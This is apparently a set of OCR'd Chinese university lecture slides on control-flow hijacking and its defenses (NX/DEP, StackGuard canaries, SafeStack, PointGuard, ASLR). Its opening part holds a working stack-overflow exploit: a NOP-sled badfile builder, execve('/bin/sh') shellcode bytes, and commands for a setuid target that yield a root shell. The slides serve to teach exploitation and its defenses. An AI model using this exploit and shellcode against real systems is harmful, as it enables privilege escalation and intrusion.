
gcc -z execstack -fno-stack-protector -o stack_dbg stack.c

Task B：恶意代码的地址

❿如何确定恶意代码的地址?

- 大多数操作系统将栈放在固定的起始位置上
- 大多数程序没有较深的栈
- 所以，猜测插入恶意代码的地址不是很困难

❿为了增加跳转到恶意代码正确地址的机会，可以用NOP指令填充badfile，并将恶意代码放在缓冲区的末尾。



Badfile 构建

```
void main(int argc, char **argv)
{
  char buffer[200];
  FILE *badfile;

  /* A. Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 200);

  /* B. Fill the return address field with a candidate
        entry point of the malicious code */
  *((long *) (buffer + 112)) = 0xbffff188 + 0x80;
                         1              2
  // C. Place the shellcode towards the end of buffer
  memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
         sizeof(shellcode));

  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 200, 1, badfile);
  fclose(badfile);
}
```

1 : Task A获得 - 返回地址距缓冲区的距离.

2 : Task B获得 – 恶意代码的地址.

执行结果

⑩编译被攻击并关闭防御方法

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- 编译漏洞代码以生成badfile
- 执行漏洞利用代码和被攻击代码

```
$ gcc exploit.c -o exploit
$ ./exploit
$ ./stack
# id         ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Shellcode 举例

- **Assembly code (machine instructions) for launching a shell.**

- **Goal: Use *`execve("/bin/sh", argv, 0)`* to run shell**

- **Registers used:**

  eax = 0x0000000b (11) : Value of system call execve()

  ebx = address to "/bin/sh"

  ecx = address of the argument array.

  - argv[0] = the address of "/bin/sh"
  - argv[1] = 0 (i.e., no more arguments)

  edx = zero (no environment variables are passed).


  int 0x80: invoke execve()

`http://man7.org/linux/man-pages/man2/execve.2.html`

Shellcode

```
const char code[] =
  "\x31\xc0"         /* xorl    %eax,%eax   */  ←  %eax = 0 (avoid 0 in code)
  "\x50"             /* pushl   %eax        */  ←  set end of string "/bin/sh"
  "\x68""//sh"       /* pushl   $0x68732f2f */
  "\x68""/bin"       /* pushl   $0x6e69622f */
  "\x89\xe3"         /* movl    %esp,%ebx   */  ← set %ebx
  "\x50"             /* pushl   %eax        */
  "\x53"             /* pushl   %ebx        */
  "\x89\xe1"         /* movl    %esp,%ecx   */  ← set %ecx
  "\x99"             /* cdq                 */  ← set %edx
  "\xb0\x0b"         /* movb    $0x0b,%al   */  ← set %eax
  "\xcd\x80"         /* int     $0x80       */  ← invoke execve()
;
```

Shellcode



(a) Set the ebx register

(b) Set the eax, ecx, and edx registers

大纲

- 控制流劫持攻击
- 防御方法简介
- Return to libc
- ROP


防御控制流劫持攻击

- **Fix bugs:**
  - 软件审查
    - 代码静态分析工具: Coverity, Prefast/Prefix, Fortify ...
  - 使用类型安全的语言重写软件 (Java, ML)
    - 重写现有（遗留）软件比较困难
- **允许溢出，防止shellcode执行**
  - NX位
- **添加运行时检查代码，检测溢出利用**
  - 当检测到进程被攻击者用溢出漏洞攻击时挂起该进程
  - StackGuard, PointGuard, LibSafe, ...

防御控制流劫持攻击

- **较少攻击者进行缓冲区溢出的机会:**
  - 独立的控制栈，Separate control stack
  - 随机化
    - ASLR (Address Space Layout Randomization)
  - 控制流完整性，Control flow integrity (CFI)

Linux进程内存布局



将内存标记为不可执行(W^X)

- **通过将栈和堆段内存标记为不可执行，来防止溢出代码执行**
  - AMD Athlon 64 的NX-bit, Intel P4 Prescott 的XD-bit
    - 每一个Page Table Entry (PTE)都有NX位
  - 系统部署:
    - Linux PaX项目
    - Windows XP SP2开始加入DEP(data execute prevention)机制
- **优点:无需修改或重新编译**
- **缺点:**
  - 需要硬件支持
  - 一些程序需要堆内存可执行(e.g., JITs)
  - W^X不能防御return-to-libc/ROP攻击


JIT spraying


From Wikipedia, the free encyclopedia

JIT spraying is a class of computer security exploit that circumvents the protection of address space layout randomization (ASLR) and data execution prevention (DEP) by exploiting the behavior of just-in-time compilation.[1] It has been used to exploit PDF format[2] and Adobe Flash.[3]

A just-in-time compiler (JIT) by definition produces code as its data. Since the purpose is to produce executable data, a JIT compiler is one of the few types of programs that can not be run in a no-executable-data environment. Because of this, JIT compilers are normally exempt from data execution prevention. A JIT spray attack does heap spraying with the generated code.

Vista中的DEP控件





DEP终止了一个程序

Non-executable 栈

在C 程序中运行shellcode

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

调用shellcode

Non-executable 栈


- 使用可执行栈

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

运行时检查: StackGuard

- **许多运行时检查技术 …**
- ***方案1*: StackGuard**
  - 运行时检测栈的完整性
  - 在栈帧中嵌入“canaries”，在函数返回前校验“canaries”是否被改变，从而保证栈的完整性



Canary 类型

- ***随机的 canary:***
  - 程序启动时选择一个随机的字符串（canary）
  - 每一个栈中插入一个 “canary”
  - 函数返回前检查canary是否被破坏（覆盖）

- ***Terminator canary:***

  Canary = 0, newline, linefeed, EOF

  - 字符串函数不会复制超出终止符的内容
  - 攻击者无法使用字符串函数来破坏堆栈

StackGuard (cont.)

- **StackGuard实现为GCC补丁**
  - 程序必须被重新编译
  - GCC: -fstack-protector, -fstack-protector-strong
- **优点:** 无需改变代码，只需要重新编译
- **缺点:**
  - 性能损失，如：Apache httpd额外开销为8%
  - 只能针对stack smashing进行保护
  - 基于secret，如果attacker可以读取memory，将会失败

Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

StackShield

- **StackShield**
  - 函数调用前，将返回地址RET和ebp复制到“安全”位置
  - 函数返回前，恢复保存的RET和ebp
  - 实现为GCC的扩展

Separate Stack

Clang 12 documentation
SAFESTACK

https://clang.llvm.org/docs/SafeStack.html

clang-3.7 -fsanitize=safe-stack -o a.out test.c

SafeStack

- ✓ "SafeStack is an instrumentation pass that protects programs against attacks based on stack buffer overflows, without introducing any measurable performance overhead.
- ✓ It works by separating the program stack into two distinct regions: the safe stack and the unsafe stack.
- ✓ The safe stack stores return addresses, register spills, and local variables that are always accessed in a safe way, while the unsafe stack stores everything else.
- ✓ This separation ensures that buffer overflows on the unsafe stack cannot be used to overwrite anything on the safe stack."





Fig. 1. Layout of the unsafe stack and safe stack

应用： WebAssembly



PointGuard

- **PointGuard**
  - 对指针进行加密
  - 在指针加载到寄存器时进行解密




Figure 5 Normal Pointer Dereference




Figure 6 Normal Pointer Dereference Under Attack




Figure 7 PointGuard Pointer Dereference





Figure 8 PointGuard Pointer Dereference Under Attack

随机化

- **ASLR (Address Space Layout Randomization)**
  - 将共享库映射到进程内存中的随机位置

    ⇒攻击者不能直接跳转到exec函数
  - Deployment:
    - Windows Vista (2007): 8 bits of randomness for DLLs
    - Linux (via PaX): 16 bits of randomness for libraries
      - kernel 2.6.12， 2005
  - ASLR在64位的系统使用更有效
- **其他随机化方法:**
  - 系统调用随机化: 随机化系统调用的ID
  - 指令集合随机化 (ISR)

ASLR - Overview



ASLR 实例

两次启动Vista，系统将动态链接库加载到内存不同的位置

ntlanman.dll	0x6D7F0000	Microsoft® Lan Manager
ntmarta.dll	0x75370000	Windows NT MARTA provider
ntshrui.dll	0x6F2C0000	Shell extensions for sharing
ole32.dll	0x76160000	Microsoft OLE for Windows

ntlanman.dll	0x6DA90000	Microsoft® Lan Manager
ntmarta.dll	0x75660000	Windows NT MARTA provider
ntshrui.dll	0x6D9D0000	Shell extensions for sharing
ole32.dll	0x763C0000	Microsoft OLE for Windows

ASLR 实例

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

ASLR 实例

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

3

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```


cat /proc/sys/kernel/randomize_va_space

ASLR

- **优点:** 无需改变代码，无需重新编译
- **缺点:**
  - 32位架构的保护有限
  - 基于secret，如果attacker可以读取memory，将会失败
  - 性能损失

ASLR, PIE, PIC

ASLR



PIE position independent executable

